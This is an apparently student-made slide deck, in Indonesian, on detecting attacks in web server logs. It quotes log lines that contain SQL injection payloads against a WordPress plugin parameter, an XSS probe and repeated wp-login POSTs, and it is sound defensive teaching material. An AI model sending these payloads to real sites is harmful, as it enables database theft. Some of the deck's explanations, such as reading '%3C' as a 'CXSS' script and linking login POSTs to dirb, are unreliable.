
SQL INJECTION, XSS, AND URL BRUTEFORCE

LOG ANALYSIS

BENEDICTO MARVELOUS ALIDAJAYA – 2540125384
JOHN ORLOND – 2540118933
MATTHEW KURNIAWAN – 2540124702



SQL INJECTION

```
84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid
=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND
(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Win
dows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid
=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))
x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT
6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
84.55.41.57- - [14/Apr/2016:08:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid
=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windo
ws; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
84.55.41.57- - [14/Apr/2016:08:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid
=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "M
ozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
```

SQL INJECTION

Entry log yang ada pada slide sebelumnya adalah sebuah contoh SQL Injection pada web application. Dalam setiap kasus, penyerang akan mencoba memanipulasi query SQL yang dijalankan oleh aplikasi dengan memasukkan malicious SQL code. Serangan ini menggunakan berbagai teknik, termasuk subquery dengan fungsi seperti CONCAT, ELT, dan FLOOR, serta UNION based injection. Tujuan dari SQL injeciton ini tentunya untuk mengekstrak informasi dari database dan jika berhasil, penyerang dapat mendapatkan data sensitif.

CROSS SITE SCRIPTING (XSS)


```
192.168.0.252 – – [05/Aug/2009:15:16:42 -0400] “GET /%27%27;!–%22%3CXSS%3E=&{()
} HTTP/1.1” 404 310 “-” “Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.12)
Gecko/2009070812 Ubuntu/8.04 (hardy) Firefox/3.0.12”
```

Pada log tersebut terdapat indikasi XSS yang dicuriigai dengan adanya %27 yang merupakan bentuk hexadecimal dari petik satu (‘). Indikasi tersebut diperkuat dengan nama script CXSS yang merupakan script dari XSS

BRUTEFORCE

```
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 571
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 573
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 577
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 559
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 571
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 570
127.0.0.1 - - [26/Mar/2015:21:29:15 +0100] "POST /wp-login.php HTTP/1.0" 404 572
```

Bruteforce attack dapat diidentifikasi dengan adanya method post berulang dalam waktu yang sama/sangat berdekatan. Jika waktu Post sama, kemungkinan yang terjadi adalah bruteforce attack menggunakan tools seperti dirb / dirbuster.


Thank
you!